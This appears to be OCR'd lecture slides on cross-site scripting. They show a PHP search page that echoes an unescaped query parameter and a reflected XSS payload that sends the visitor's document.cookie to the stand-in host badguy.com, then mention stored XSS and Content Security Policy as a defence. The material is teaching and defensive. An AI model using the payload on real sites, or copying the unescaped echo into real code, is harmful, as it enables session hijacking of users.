
http://victim.com/search.php?term = `apple`

```
<HTML>    <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```


```
http://victim.com/search.php?term =
      <script> window.open(
         "http://badguy.com?cookie = " +
         document.cookie )  </script>
```

Outcome?

client's cookie to access victim server stolen by badguy.com


Send client's cookie for victim.com
Attack Server
contains link to:
http://victim.com/search.php?term =
<script> window.open(
"http://badguy.com?cookie = " +
document.cookie) </script>
Link clicked
Victim Server
<html>
Results for
<script>
window.open(http://badguy.com?
... document.cookie ...)
</script>
</html>

Stored XSS



Example: Victim server could be online forum, where contents can be posted!

Defending against XSS

Content Security Policy (CSP)

Fundamental Problem: mixing data and code

```
<script>
 ... JavaScript code ...                                               ①
</script>

<button onclick="this.innerHTML=Date()">The time is?</button>          ②

<script src="myscript.js"> </script>                                   ③
<script src="http://example.com/myscript.js"></script>                 ④
```

(1) and (2): inline code, which is potentially problematic
(3): code from the victim website
(4): external code, but know where it comes

Defending against XSS

Content Security Policy (CSP)

Fundamental Problem: mixing data and code

Solution: Force data and code to be separated

- Disallow inline code
- Only execute code from trusted links

CSP Example

Included in the HTTP header of victim server's response

```
Content-Security-Policy: script-src ‘self’ example.com
```

- Prohibit inline Javascript code
- Only execute external code from example.com